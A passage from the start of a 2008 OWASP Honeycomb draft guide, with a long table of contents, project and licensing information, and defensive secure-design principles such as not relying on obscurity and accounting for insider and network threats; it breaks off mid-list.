

# OWASP HoneyComb

DRAFT V0.1 - 2008



© 2002-2008 OWASP Foundation

*This document is licensed under the Creative Commons [Attribution-ShareAlike 2.5](https://creativecommons.org/licenses/by-sa/2.5/) license. You must attribute your version to the OWASP Testing or the OWASP Foundation.*

## TABLE OF CONTENTS

Welcome to the OWASP Honeycomb Project.....	14
Principle.....	17
Assume attackers have source code.....	17
Avoid security by obscurity .....	17
CLASP Security Principles.....	18
Defense in depth .....	24
Detect intrusions.....	25
Don't trust infrastructure .....	25
Don't trust services .....	25
Establish secure defaults.....	26
Fail securely.....	26
Fix security issues correctly.....	27
Keep security simple.....	28
Least privilege.....	28
Minimize attack surface area .....	29
Positive security model .....	29
Secure Coding Principles.....	30
Separation of duties .....	34
Template:Principle.....	35
Use encapsulation .....	35
Threat Agents.....	36
Template:Threat .....	36
Internal software developer .....	36
Outsourced software developer .....	37
Category:Internet attacker.....	38
Category:Intranet attacker .....	38
Attacks .....	40
Absolute Path Traversal .....	40
Category:Abuse of Functionality .....	41
Account lockout attack.....	41
Alternate XSS Syntax .....	42
Argument Injection or Modification .....	45
Asymmetric resource consumption (amplification) .....	46
Blind SQL Injection.....	48
Blind XPath Injection .....	51
Brute force attack.....	54
Buffer overflow attack.....	56
CSRF .....	60
Cache Poisoning .....	61
Code Injection.....	63
Command Injection .....	65
Comment Element.....	69
Cross Site Tracing .....	71

Cross-Site Request Forgery .....	72
Cross-User Defacement .....	75
Cross-site-scripting .....	77
Cryptanalysis .....	81
Custom Special Character Injection .....	82
Category:Data Structure Attacks .....	83
Direct Dynamic Code Evaluation ('Eval Injection') .....	84
Direct Static Code Injection.....	88
Double Encoding .....	90
Category:Exploitation of Authentication .....	92
Forced browsing .....	93
Format string attack .....	95
Full Path Disclosure .....	98
HTTP Request Smuggling .....	100
HTTP Response Splitting .....	103
Category:Injection .....	105
Integer Overflows/Underflows .....	105
LDAP injection.....	107
Category:Malicious Code Attack.....	110
Man-in-the-middle attack.....	110
Mobile code: invoking untrusted mobile code.....	114
Mobile code: non-final public field.....	115
Mobile code: object hijack.....	116
Network Eavesdropping .....	118
One-Click Attack .....	120
Overflow Binary Resource File .....	120
Parameter Delimiter .....	122
Path Manipulation.....	124
Path Traversal.....	125
Category:Path Traversal Attack .....	129
Phishing.....	129
Category:Probabilistic Techniques.....	137
Category:Protocol Manipulation .....	138
Relative Path Traversal .....	138
Repudiation Attack .....	139
Category:Resource Depletion .....	141
Resource Injection.....	141
Category:Resource Manipulation.....	143
Reviewing code for XSS issues .....	143
SQL Injection .....	147
Server-Side Includes (SSI) Injection.....	151
Session fixation.....	154
Session hijacking attack.....	157
Setting Manipulation.....	160
Category:Sniffing Attacks .....	162
Special Element Injection.....	162
Category:Spoofing.....	164
Spyware .....	165
Traffic flood .....	166
Trojan Horse.....	168
Unicode Encoding .....	171
Web Parameter Tampering.....	172
XPATH Injection .....	174
XSRF .....	177
XSS in error pages .....	177
XSS using Script Via Encoded URI Schemes .....	179
XSS using Script in Attributes.....	179

Vulnerabilities.....	180
How To Add a Vulnerability .....	180
Buffer overflow .....	181
Failure to encrypt data.....	183
Capture-replay .....	185
Reflection attack in an auth protocol.....	187
Race condition within a thread.....	189
Passing mutable objects to an untrusted method .....	191
Reliance on data layout.....	193
Improper error handling .....	194
Using single-factor authentication.....	196
Improper temp file opening.....	198
Information leak through serialization .....	200
Integer coercion error.....	201
Key exchange without entity authentication .....	203
Failure to follow chain of trust in certificate validation .....	204
Accidental leaking of sensitive information through sent data .....	206
Assigning instead of comparing .....	208
Comparing instead of assigning .....	209
Deserialization of untrusted data .....	211
Failure to check for certificate revocation .....	213
Failure to deallocate data.....	214
Failure to validate certificate expiration.....	216
Format string problem .....	218
Missing parameter.....	220
Null-pointer dereference .....	221
Race condition in checking for certificate revocation.....	223
Relative path library search.....	225
Sign extension error.....	226
State synchronization error .....	228
Time of check, time of use race condition.....	230
Trusting self-reported DNS name.....	232
Unchecked array indexing .....	234
Unsafe function call from a signal handler .....	235
Use of hard-coded password .....	237
Using a key past its expiration date .....	239
Write-what-where condition .....	241
Addition of data-structure sentinel.....	243
Doubly freeing memory .....	245
Failure to account for default case in switch .....	246
Failure to check integrity check value .....	248
Failure to drop privileges when reasonable.....	250
Failure to protect stored data from modification.....	252
Failure to validate host-specific certificate data.....	254
Heap overflow.....	255
Ignored function return value.....	257
Incorrect block delimitation.....	260
Integer overflow.....	261
Log injection .....	264
Miscalculated null termination .....	266
Mutable object returned.....	268
Omitted break statement.....	269
Race condition in signal handler .....	271
Reusing a nonce, key pair in encryption .....	273
Signed to unsigned conversion error.....	275
Storing passwords in a recoverable format.....	277

Truncation error .....	279
Trusting self-reported IP address.....	281
Uninitialized variable .....	282
Unsigned to signed conversion error .....	284
Use of sizeof() on a pointer type.....	286
Using freed memory .....	288
Accidental leaking of sensitive information through error messages .....	290
Allowing password aging .....	292
Buffer underwrite .....	293
Comparing classes by name .....	295
Covert timing channel.....	297
Deletion of data-structure sentinel.....	299
Duplicate key in associative list (alist).....	300
Failure to add integrity check value .....	302
Failure to check whether privileges were dropped successfully.....	304
Failure to provide confidentiality for stored data .....	306
Guessed or visible temporary file.....	307
Improper cleanup on thrown exception .....	309
Improper string length checking .....	311
Information leak through class cloning.....	313
Invoking untrusted mobile code.....	315
Misinterpreted function return value .....	316
Overflow of static internal buffer.....	318
Publicizing of private data when using inner classes .....	319
Race condition in switch.....	321
Reflection injection .....	322
Stack overflow .....	324
Symbolic name not mapping to correct object .....	326
Trust of system event data .....	327
Uncaught exception.....	329
Unintentional pointer scaling .....	331
Using password systems .....	333
Using the wrong operator.....	335
Wrap-around error .....	336
Resource exhaustion.....	338
Accidental leaking of sensitive information through data queries.....	340
Relying on package-level scope .....	342
Category: Protocol Errors.....	343
Insufficient entropy in pseudo-random number generator .....	344
Failure of true random number generator.....	345
Not using a random initialization vector with cipher block chaining mode.....	347
Non-cryptographic pseudo-random number generator.....	348
Using referer field for authentication or authorization.....	350
ASP.NET Misconfiguration: Password in Configuration File .....	352
Algorithmic Complexity .....	353
Alternate Channel Race Condition .....	353
Alternate Encoding .....	353
Authentication Bypass by Alternate Path/Channel .....	354
Unprotected Alternate Channel .....	354
Authentication Bypass by Primary Weakness .....	354
Authentication Bypass via Assumed-Immutable Data .....	354
Authentication Error .....	355
Authentication Logic Error.....	355
Authentication bypass by alternate name.....	356
Authentication bypass by spoofing.....	356
Behavioral Change .....	356
Behavioral Discrepancy Infoleak .....	357

Behavioral problems.....	357
Buffer over-read.....	357
Buffer under-read.....	358
Bundling Issues.....	358
Byte/Object Code .....	358
CRLF Injection.....	358
Case Sensitivity (lowercase, uppercase, mixed case) .....	359
Catch NullPointerException.....	359
Channel and Path Errors .....	360
Cleansing, Canonicalization, and Comparison Errors.....	361
Collapse of Data into Unsafe Value .....	361
Injection problem .....	361
Context Switching Race Condition.....	363
Common Special Element Manipulations.....	363
Cross-Boundary Cleansing Infoleak.....	363
Dangerous handler not cleared/disabled during sensitive operations .....	364
Data Amplification .....	364
Data Leaking Between Users .....	364
Data Structure Issues .....	364
Delimiter Problems .....	365
Delimiter between Expressions or Commands.....	365
Directory Restriction Error.....	365
Template: Vulnerability.....	367
Discrepancy Information Leaks.....	367
Doubled character XSS manipulations.....	368
Early Amplification.....	368
Empty String Password.....	369
Error Conditions, Return Values, Status Codes.....	370
Error Message Infoleaks.....	371
Escape, Meta, or Control Character / Sequence .....	371
Expected behavior violation.....	372
External behavioral inconsistency infoleak.....	372
External initialization of trusted variables or values.....	372
Extra Parameter Error.....	373
Extra Special Element.....	373
Extra Unhandled Features .....	374
Extra Value Error.....	374
Fails poorly due to insufficient permissions.....	374
General Special Element Problems.....	375
Grouping Element / Paired Delimiter .....	375
Hard-Coded Password.....	375
Heap Inspection .....	376
Illegal Pointer Value.....	377
Improper Handler Deployment .....	378
Improper Null Termination .....	379
Improper resource shutdown or release .....	379
Improperly Implemented Security Check for Standard .....	379
Improperly Trusted Reverse DNS.....	380
Improperly Verified Signature .....	380
Inadvertent.....	381
Incomplete Blacklist .....	381
Incomplete Cleanup.....	382
Incomplete Element.....	382
Incomplete Internal State Distinction.....	383
Inconsistent Elements.....	383
Inconsistent Implementations .....	383
Inconsistent Special Elements .....	384

Incorrect Privilege Assignment .....	384
Incorrect initialization .....	385
Infoleak Using Debug Information .....	385
Information Leak (information disclosure) .....	385
Information loss or omission .....	386
Initialization and Cleanup Errors .....	386
Input Terminator.....	386
Insecure Compiler Optimization .....	387
Insecure Default Permissions .....	388
Insecure Temporary File .....	389
Insecure default variable initialization .....	391
Insecure execution-assigned permissions.....	392
Insecure inherited permissions.....	392
Insecure preserved inherited permissions.....	393
Installation Issues .....	393
Insufficient Entropy .....	393
Insufficient Resource Locking .....	394
Insufficient Resource Pool .....	395
Insufficient Type Distinction .....	395
Insufficient UI warning of dangerous operations .....	395
Insufficient Verification of Data.....	396
Insufficient privileges.....	396
Integer underflow (wrap or wraparound).....	397
Intended information leak.....	397
Interaction Errors .....	397
Internal Special Element.....	398
Internal behavioral inconsistency infoleak .....	398
Invalid Characters in Identifiers.....	398
J2EE Bad Practices: Sockets.....	399
J2EE Bad Practices: System.exit() .....	400
J2EE Bad Practices: Threads.....	401
J2EE Bad Practices: getConnection().....	401
J2EE Misconfiguration: Insecure Transport .....	402
J2EE Misconfiguration: Insufficient Session-ID Length.....	404
J2EE Misconfiguration: Missing Error Handling .....	405
J2EE Misconfiguration: Unsafe Bean Declaration .....	406
J2EE Misconfiguration: Weak Access Permissions .....	407
J2EE Time and State Issues .....	409
Leading Special Element .....	409
Least Privilege Violation .....	409
Leftover Debug Code .....	411
Length Parameter Inconsistency.....	412
Line Delimiter .....	412
Access control enforced by presentation layer .....	413
Validation performed in client.....	414
Missing error status code .....	415
Mac virtual file problems .....	416
Macro symbol.....	416
Memory leak .....	417
Key management errors .....	418
Misinterpretation error.....	419
Missing access control .....	419
Category:Access Control Vulnerability .....	420
Missing critical step in authentication.....	420
Category:Authentication Vulnerability .....	420
Missing element error .....	421
Missing handler .....	421

Missing initialization.....	421
Missing lock check.....	422
Missing parameter error.....	422
Missing required cryptographic step.....	423
Missing special element .....	423
Missing value error .....	424
Mixed encoding .....	424
Multiple interpretation error (MIE) .....	425
No authentication for critical function.....	425
Non-replicating .....	426
Non-exit on failed initialization .....	426
Category:Cryptographic Vulnerability .....	426
Null character / null byte .....	428
Modification of assumed-immutable data.....	428
Category:Input Validation Vulnerability .....	428
Multiple failed authentication attempts not prevented .....	429
Multiple internal special element.....	429
Multiple interpretations of UI input .....	429
Multiple Leading Special Elements .....	430
Multiple Trailing Special Elements .....	430
Mutable objects passed by reference .....	431
Category:Error Handling Vulnerability .....	431
Not allowing password aging .....	431
Category:Password Management Vulnerability .....	433
Category:Sensitive Data Protection Vulnerability.....	433
Null Dereference .....	434
Numeric Byte Ordering Error .....	435
Numeric Errors.....	435
Obscured Security-relevant Information by Alternate Name.....	435
Category:Code Quality Vulnerability.....	436
Obsolete feature in UI.....	436
Off-by-one Error.....	437
Category:General Logic Error Vulnerability .....	437
Often Misused: Authentication.....	437
Often Misused: Exception Handling .....	438
Often Misused: Path Manipulation.....	439
Category:Range and Type Error Vulnerability .....	440
Often Misused: Privilege Management.....	440
Often Misused: String Management .....	441
Omission of Security-relevant Information .....	442
Origin Validation Error .....	442
Other length calculation error.....	443
Out-of-bounds Read .....	443
Overly Restrictive Regular Expression .....	444
Overly-Broad Catch Block .....	444
Overly-Broad Throws Declaration .....	445
Ownership errors.....	446
Category:Logging and Auditing Vulnerability .....	447
PHP External Variable Modification .....	447
PHP File Inclusion .....	447
PRNG Seed Error.....	448
Parameter Problems .....	449
Partial Comparison .....	449
Patch Issues .....	450
Path Equivalence.....	450
Path Issue - Windows 8.3 Filename .....	450
Path Issue - Windows UNC share - '/UNC/share/name/' .....	451



Path Issue - asterix wildcard - filedir*	451
Path Issue - backslash absolute path - /absolute/pathname/here	451
Path Issue - directory doubled dot dot backslash	452
Path Issue - directory doubled dot dot slash	452
Path Issue - dirname/fakechild/	453
Path Issue - dot dot backslash	453
Path Issue - doubled dot dot slash	454
Path Issue - doubled triple dot slash	454
Path Issue - drive letter or Windows volume - 'C:dirname'	454
Path Issue - internal dot - 'file.ordir'	455
Path Issue - internal space - file(SPACE)name	455
Path Issue - leading directory dot dot backslash	456
Path Issue - leading directory dot dot slash	456
Path Issue - leading dot dot backslash	457
Path Issue - leading dot dot slash	457
Path Issue - leading space	457
Path Issue - multiple dot	458
Path Issue - multiple internal backslash	458
Path Issue - multiple leading slash	459
Path Issue - multiple trailing dot	459
Path Issue - multiple trailing slash	460
Path Issue - single dot directory	460
Path Issue - slash absolute path	460
Path Issue - trailing backslash	461
Path Issue - trailing dot	461
Path Issue - trailing slash	462
Path Issue - trailing space	462
Path Issue - triple dot	462
Pathname Traversal and Equivalence Errors	463
Permission errors	463
Permission preservation failure	464
Permissions, Privileges, and ACLs	464
Permissive Whitelist	464
Plaintext Storage in Cookie	465
Plaintext Storage in Executable	465
Plaintext Storage in File or on Disk	466
Plaintext Storage in GUI	466
Plaintext Storage in Memory	467
Plaintext Storage of Sensitive Information	467
Pointer Issues	467
Porting Issues	468
Predictability problems	468
Predictable Exact Value from Previous Values	469
Predictable Seed in PRNG	469
Predictable Value Range from Previous Values	470
Predictable from Observable State	470
Privacy Violation	470
Private Array-Typed Field Returned From A Public Method	472
Privilege / sandbox errors	473
Privilege Chaining	473
Privilege Context Switching Error	474
Privilege Dropping / Lowering Errors	474
Privilege Management Error	474
Process Control	475
Process information infoleak to other processes	477
Product UI does not warn user of unsafe actions	477
Product-External Error Message Infoleak	478

Product-Generated Error Message Infoleak.....	478
Proxied Trusted Channel .....	479
Public Data Assigned to Private Array-Typed Field.....	479
Quoting Element .....	479
Race Conditions .....	480
Race condition enabling link following .....	480
Randomness and Predictability .....	481
Record Delimiter .....	481
Regular Expression Error.....	481
Representation Errors .....	482
Requirements Issues .....	482
Resource Locking problems .....	483
Resource Management Errors.....	483
Resource leaks.....	483
Response discrepancy infoleak .....	484
Reversible One-Way Hash .....	484
Same Seed in PRNG .....	485
Section Delimiter.....	485
Sensitive Data Under FTP Root .....	485
Sensitive Data Under Web Root.....	486
Sensitive Information Uncleared Before Use .....	486
Session Fixation .....	487
Signal Errors.....	489
Small Seed Space in PRNG.....	489
Small Space of Random Values.....	490
Static Value in Unpredictable Context .....	490
Struts: Duplicate Validation Forms.....	491
Struts: Erroneous validate() Method .....	492
Struts: Form Bean Does Not Extend Validation Class.....	493
Struts: Form Field Without Validator .....	493
Struts: Plug-in Framework Not In Use.....	494
Struts: Unused Validation Form .....	495
Struts: Unvalidated Action Form .....	496
Struts: Validator Turned Off.....	497
Struts: Validator Without Form Field .....	498
Substitution Character.....	500
System Configuration Issues .....	500
System Information Leak.....	500
System Operations Issues.....	502
Technology-Specific Input Validation Problems .....	502
Technology-Specific Special Elements .....	503
Technology-Specific Time and State Issues .....	503
Category:Synchronization and Timing Vulnerability.....	504
Technology-specific Environment Issues.....	504
Temporary File Issues.....	504
Testing Issues.....	505
The UI performs the wrong action .....	505
Time and State .....	506
Time of Introduction.....	506
Time-of-check Time-of-use race condition .....	507
Timing discrepancy infoleak .....	507
Trailing Special Element.....	507
Trapdoor.....	508
Truncation of Security-relevant Information .....	508
Trust Boundary Violation.....	509
UI Misrepresentation of Critical Information.....	510
UNIX Path Link problems .....	510

UNIX file descriptor leak .....	511
UNIX hard link .....	511
UNIX symbolic link (symlink) following.....	512
URL Encoding (Hex Encoding) .....	512
Uncontrolled Search Path Element .....	513
Undefined Behavior .....	513
Undefined Parameter Error.....	515
Undefined Value Error.....	516
Unexpected Status Code or Return Value .....	516
Unimplemented or unsupported feature in UI .....	516
Unintended proxy/intermediary .....	517
Unparsed Raw Web Content Delivery .....	517
Unprotected Primary Channel.....	518
Unquoted Search Path or Element .....	518
Unrestricted Critical Resource Lock .....	518
Unrestricted File Upload .....	519
Unsafe JNI .....	520
Unsafe Privilege .....	522
Unsafe Reflection .....	522
Untrusted Data Appended with Trusted Data .....	524
Unverified Ownership.....	525
Use of Less Trusted Source .....	525
User Interface Quality Errors.....	525
User Interface Security Errors .....	526
User interface inconsistency .....	526
User management errors .....	527
Using a broken or risky cryptographic algorithm .....	527
Validate-Before-Canonicalize .....	529
Validate-Before-Filter.....	529
Value Delimiter .....	529
Value Problems .....	530
Variable Name Delimiter .....	530
Virtual Files.....	531
Weak Encryption .....	531
Wrong Data Type .....	531
Wrong Status Code.....	532
Category:Environmental Vulnerability .....	532
Category:Session Management Vulnerability .....	533
Category:Code Permission Vulnerability .....	533
Open redirect.....	533
Open forward .....	534
ASP.NET Misconfiguration: Creating Debug Binary .....	535
ASP.NET Misconfiguration: Missing Custom Error Handling .....	536
Allowing External Setting Manipulation.....	538
Category:Path Vulnerability .....	538
Code Correctness: Call to Thread.run() .....	539
Code Correctness: Call to System.gc().....	540
Code Correctness: Erroneous finalize() Method.....	541
Dangerous Function.....	542
EJB Bad Practices: Use of AWT/Swing .....	544
EJB Bad Practices: Use of Class Loader .....	545
EJB Bad Practices: Use of java.io .....	546
EJB Bad Practices: Use of Sockets .....	547
EJB Bad Practices: Use of Synchronization Primitives .....	548
Object Model Violation: Just One of equals() and hashCode() Defined .....	549
Often Misused: File System.....	550
Poor Style: Explicit call to finalize().....	551

Insecure Randomness.....	552
Password Management: Hardcoded Password.....	553
Category:Use of Dangerous API.....	555
Category:API Abuse .....	555
Password Management: Weak Cryptography .....	555
Code Correctness: Double-Checked Locking .....	556
File Access Race Condition: TOCTOU.....	557
Unchecked Return Value .....	559
Member Field Race Condition .....	559
Unchecked Error Condition.....	560
Empty Catch Block .....	561
Return Inside Finally Block.....	561
Code Correctness: Class Does Not Implement Cloneable.....	562
Code Correctness: Erroneous String Compare .....	563
Code Correctness: Misspelled Method Name.....	564
Code Correctness: null Argument to equals() .....	565
Dead Code: Broken Override.....	565
Dead Code: Expression is Always False .....	566
Dead Code: Expression is Always True.....	567
Dead Code: Unused Field.....	568
Dead Code: Unused Method.....	570
Double Free .....	571
Memory Leak .....	572
Poor Style: Confusing Naming .....	573
Poor Style: Empty Synchronized Block.....	574
Poor Style: Identifier Contains Dollar Symbol (\$).....	575
Portability Flaw .....	576
Uninitialized Variable .....	576
Unreleased Resource .....	577
Poor Logging Practice: Logger Not Declared Static Final .....	579
Poor Logging Practice: Multiple Loggers .....	580
Poor Logging Practice: Use of a System Output Stream.....	581
System Information Leak: Missing Catch Block.....	582
Unsafe Mobile Code: Access Violation.....	584
Unsafe Mobile Code: Inner Class .....	585
Unsafe Mobile Code: Public finalize() Method.....	586
Category:Unsafe Mobile Code.....	587
Unsafe Mobile Code: Dangerous Array Declaration.....	588
Unsafe Mobile Code: Dangerous Public Field.....	589
Password Plaintext Storage .....	590
Buffer Overflow .....	591
Integer Overflow .....	595
Log Forging.....	597
Missing XML Validation.....	599
String Termination Error .....	599
Struts: Form Does Not Extend Validation Class.....	601
Unchecked Return Value: Missing Check against Null .....	602
Format String.....	604
Cross Site Scripting .....	606
Use of Obsolete Methods.....	608
Weak credentials.....	610
J2EE Bad Practices: JSP Expressions.....	610
Comprehensive list of Threats to Authentication Procedures and Data .....	612
Countermeasure .....	617
.Net CSRF Guard .....	617

Category:Access Control .....	620
Category:Authentication .....	621
Blocking Brute Force Attacks .....	623
Business Justification for Application Security Assessment.....	627
Bytecode obfuscation.....	629
CSRF Guard .....	632
Category:Canonicalization.....	637
Category:Cryptography .....	637
Category:Encoding .....	637
Category:Encryption.....	639
Category>Error Handling .....	639
HTML Entity Encoding .....	639
History Isnt Always Pretty.....	639
How to protect sensitive data in URL's .....	642
Category:Input Validation .....	644
Intrusion Detection.....	644
Category:Logging .....	645
Category:Mechanism .....	645
Category:OWASP CSRFGuard Project.....	645
Category:OWASP CSRFTester Project.....	647
Output Validation .....	648
PDF Attack Filter for Apache mod rewrite .....	649
PDF Attack Filter for Java EE .....	654
Parameterized Command Interface.....	658
Password Management Countermeasure .....	659
Protecting code archives with digital signatures .....	659
Category:Quotas.....	663
SSL .....	663
Session Fixation Protection.....	664
Category:Session Management .....	666
Signing jar files with jarsigner .....	666
Template:Countermeasure.....	670
Category:Validation .....	670
Web Application Firewall .....	670

## WELCOME TO THE OWASP HONEYCOMB PROJECT

In the Honeycomb project, OWASP is assembling the most comprehensive and integrated guide ever attempted to the fundamental building blocks of application security (principles, threats, attacks, vulnerabilities, and countermeasures) through collaborative community efforts.

OWASP has been steadily plugging away at this problem since 2000, across projects like VulnXML, WAS-XML, Top Ten, WebScarab, WebGoat, Testing Project, Guide, and others. At the same time, OWASP members have been hard at work securing the most important applications in the world. We're trying to bring our practical experience to this difficult area.

The Honeycomb project was conceived by [Jeff Willians](#) and is leaded by him and [Leonardo Cavallari](#).

## HONEYCOMB PROJECT STATUS

Although there is already a wealth of information here, we are just starting on this project. We need volunteers to help us complete articles, categorize articles appropriately, eliminate duplication, create new ones and more.

We created a single file (that you are reading it now!) based on the OWASP wiki contents to easily identify the work that need to be done.

As time of writing, there are **309 stub articles** that need to be completed, that mean there's a bunch of work to be done. And this is just part of [Honeycomb Roadmap](#).

## VOLUNTEERS REALLY NEEDED

If you are interested to help this out, [drop me a line](#) with the stub articles you want to develop/review. Any help will be appreciated!!

It was defined templates for each article type that should be used without deviations. They can be found at:

- Attack Template - [http://www.owasp.org/index.php/Attack\\_template](http://www.owasp.org/index.php/Attack_template)
- Vulnerability Template - [http://www.owasp.org/index.php/Vulnerability\\_template](http://www.owasp.org/index.php/Vulnerability_template)
- Principle Template - [http://www.owasp.org/index.php/Principle\\_template](http://www.owasp.org/index.php/Principle_template)
- Threat Agente Template - [http://www.owasp.org/index.php/Threat\\_agent\\_template](http://www.owasp.org/index.php/Threat_agent_template)
- Countermeasure Template - [http://www.owasp.org/index.php/Countermeasure\\_template](http://www.owasp.org/index.php/Countermeasure_template)

## CREDITS

The [Attack Reference Guide](#), part of Honeycomb, was sponsored as a [OWASP Spring of Code \(SpOC\) 2007](#) project (Although they need some revision, according to the honeycomb templates).

## COPYRIGHT AND LICENSE

Copyright (c) 2006 The OWASP Foundation.

This document is released under the [Creative Commons 2.5 License](#). Please read and understand the license and copyright conditions.

## ABOUT THE OPEN WEB APPLICATION SECURITY PROJECT

### Overview

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem because the most effective approaches to application security includes improvements in all of these areas. We can be found at <http://www.owasp.org>.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way. The OWASP Foundation is a not-for-profit entity that ensures the project's longterm success. For more information, please see the pages listed below:

- [Contact](#) for information about communicating with OWASP
- [Contributions](#) for details about how to make contributions
- [Advertising](#) if you're interested in advertising on the OWASP site
- [How OWASP Works](#) for more information about projects and governance
- [OWASP brand usage rules](#) for information about using the OWASP brand

### Structure

The OWASP Foundation is the not for profit (501c3) entity that provides the infrastructure for the OWASP community. The Foundation provides our servers and bandwidth, facilitates projects and chapters, and manages the worldwide OWASP Application Security Conferences.

### Licensing

All OWASP materials are available under an approved open source license. If you opt to become an OWASP member organization, you can also use the commercial license that allows you to use, modify, and distribute all OWASP materials within your organization under a single license.

For more information, please see the [OWASP Licenses](#) page.

### Participation and Membership

Everyone is welcome to participate in our forums, projects, chapters, and conferences. OWASP is a fantastic place to learn about application security, to network, and even to build your reputation as an expert.

If you find the OWASP materials valuable, please consider supporting our cause by becoming an OWASP member. All monies received by the OWASP Foundation go directly into supporting OWASP projects.

For more information, please see the [Membership](#) page.

## Projects

OWASP's projects cover many aspects of application security. We build documents, tools, teaching environments, guidelines, checklists, and other materials to help organizations improve their capability to produce secure code.

For details on all the OWASP projects, please see the [OWASP Project](#) page.

## OWASP Privacy Policy

Given OWASP's mission to help organizations with application security, you have the right to expect protection of any personal information that we might collect about our members.

In general, we do not require authentication or ask visitors to reveal personal information when visiting our website. We collect Internet addresses, not the e-mail addresses, of visitors solely for use in calculating various website statistics.

We may ask for certain personal information, including name and email address from persons downloading OWASP products. This information is not divulged to any third party and is used only for the purposes of:

- Communicating urgent fixes in the OWASP Materials
- Seeking advice and feedback about OWASP Materials
- Inviting participation in OWASP's consensus process and AppSec conferences

OWASP publishes a list of member organizations and individual members. Listing is purely voluntary and "opt-in". Listed members can request not to be listed at any time.

All information about you or your organization that you send us by fax or mail is physically protected. If you have any questions or concerns about our privacy policy, please contact us at [owasp@owasp.org](mailto:owasp@owasp.org)



# Principle

---

## ASSUME ATTACKERS HAVE SOURCE CODE

{{Template:Principle}}

{{Template:Stub}}

### SUMMARY

Secrecy of source code and other implementation details is a very weak approach to security. In fact, the secrecy of your source code is probably not nearly as good as you think. So build your applications considering that an attacker has a copy of the source code. There is no reason that having the source code makes a secure system impossible.

### BACKGROUND

In most organizations, the source code for applications is stored in a [[Source Code Control System]] designed for integrity, not secrecy.

Think who has access to the code and where it might have been stored. There's likely to be a full copy of the source code on every developer's machine. They may have made backup copies in home directories or other storage. They may have taken a copy to work on at home (or possibly to reuse on other projects). The code is also probably stored on backup tapes.

The source code is also probably stored on compile servers and machines that are a part of the build process. The code (in compiled form) is also likely to have found its way to test machines, developer machines, staging servers, and also production. Compiled code is easy to reverse engineer, especially with bytecode-type languages like Java and .NET.

To say that many of these places are not as well protected as production environments is a serious understatement. So consider the threat (in your actual environment, not the way the standards say it is supposed to be) of an attacker being able to get a copy of the source code.

The good news is that having the source code shouldn't provide much of an advantage to an attacker, if you've build it with that in mind. The cryptographic community has followed this principle for decades, but many organizations cling to the notion that the secrecy of the code is critical to the security of their application.

NOTE: Some source code contains intellectual property, such as trade secret algorithms and other business processes. The secrecy of the source code is an important part of protecting this IP.

[[Category:Principle]]

QUEBRA

## AVOID SECURITY BY OBSCURITY

{{Template:Principle}}

{{Template:Stub}}

## SUMMARY

Security through obscurity is a weak security control, and nearly always fails when it is the only control. This is not to say that keeping secrets is a bad idea, it simply means that the security of key systems should not be reliant upon keeping details hidden.

For example, the security of an application should not rely upon knowledge of the source code being kept secret. The security should rely upon many other factors, including reasonable password policies, defense in depth, business transaction limits, solid network architecture, and fraud and audit controls.

A practical example is Linux. Linux's source code is widely available, and yet when properly secured, Linux is a hardy, secure and robust operating system.

[[Category:Principle]]

QUEBRA

## CLASP SECURITY PRINCIPLES

{{Template:Principle}}

{{Template:SecureSoftware}}

[[Category:OWASP CLASP Project]]

## OVERVIEW

This CLASP Resource is meant as a set of basic principles for all members of your application-security project.

## ETHICS IN SECURE-SOFTWARE DEVELOPMENT

Software development organizations should behave ethically as a whole, but should not expect that their individual components will.

In so far as security goes, it is ethical not to expose a user to security risks that are known and will not be obvious to the user, without clearly informing the user of those risks (and preferably, mitigation strategies).

It is also ethical to provide users with a specific privacy policy for use of their personal information in a timely manner so that they can act to avoid undesired use of that information, if they so desire. Additionally, if you change a privacy policy, the user should be given the explicit choice either to accept the change or to have his personal data expunged.

Additionally, if you have a system that is compromised on which user data resides, it is ethical to inform users of the breach in privacy. If the data resides in the state of California, this is required by law. Similar regulations may apply in other jurisdictions.

Do not expect that all other people on the development team will be ethical. Insiders play a significant factor in over 50% of corporate security breaches. Particularly at risks are those employees that are silently disgruntled or have recently left the company.

## **INSIDER THREATS AS THE WEAK LINK**

Most development organizations overlook “insider” risks — i.e., those users with inside access to the application, whether it be in deployment or development. For example, when planning for deployments it is easy to assume “a firewall will be there,” although, even when true, there are many techniques for circumventing a firewall.

Most development organizations completely ignore the risks from the guy in the next cube or on the next floor, the risks from the secretaries and the janitors, the risks from those who have recently quit or been fired. This, despite yearly numbers from the Computer Crime and Security Survey performed by the Computer Security Institute and the FBI, which shows that over half of all security incidents have an inside angle.

This suggests that trusting the people around you isn’t good enough. Not only might people be disgruntled or susceptible to bribe that you may not expect, but people are often susceptible to accidentally giving insider help by falling victim to social engineering attacks.

Social engineering is when an attacker uses his social skills (generally involving deception) to meet his security ends. For example, he may convince technical support that he is a particular user who has forgotten his password, and get the password changed over the phone. This is why many people have moved to systems where passwords can be reset automatically only using a “secret question” — although secret questions are a bit too repetitive... if someone is being targeted, it is often easy to figure out the mother’s maiden name, the person’s favorite color, and the name of his or her pets.

## **ASSUME THE NETWORK IS COMPROMISED**

There are many categories of attack that can be launched by attackers with access to any network media that can see application traffic. Many people assume wrongly that such attacks are not feasible, assuming that it is “difficult to get in the middle of network communications,” especially when most communications are from ISP to ISP.

One misconception is that an attacker actually needs to “be in the middle” for a network attack to be successful. Ethernet is a shared medium, and it turns out that attacks can be launched if the bad guy is on one of the shared segments that will see the traffic. Generally, the greatest risk lies in the local networks that the endpoints use.

Many people think that plugging into a network via a switch will prevent against the threat on the local network. Unfortunately, that is not true, as switches can have their traffic intercepted and monitored using a technique called ARP spoofing. And even if this problem were easily addressed, there are always attacks on the physical media that tend to be easy to perform.

As for router infrastructure, remember that most routers run software. For example, Cisco’s routers run IOS, an operating system written in C that has had exploitable conditions found in it in the past. It may occasionally be reasonable for an attacker to truly be “in the middle.”

Another misconception is that network-level attacks are difficult to perform. There are tools that easily automate them. For example, “dsniff” will automate many attacks, including man-in-the-middle eavesdropping and ARP spoofing.

Well known network-level threats include the following:

- "Eavesdropping" — Even when using cryptography, eavesdropping may be possible when not performing proper authentication, using a man-in-the-middle attack.
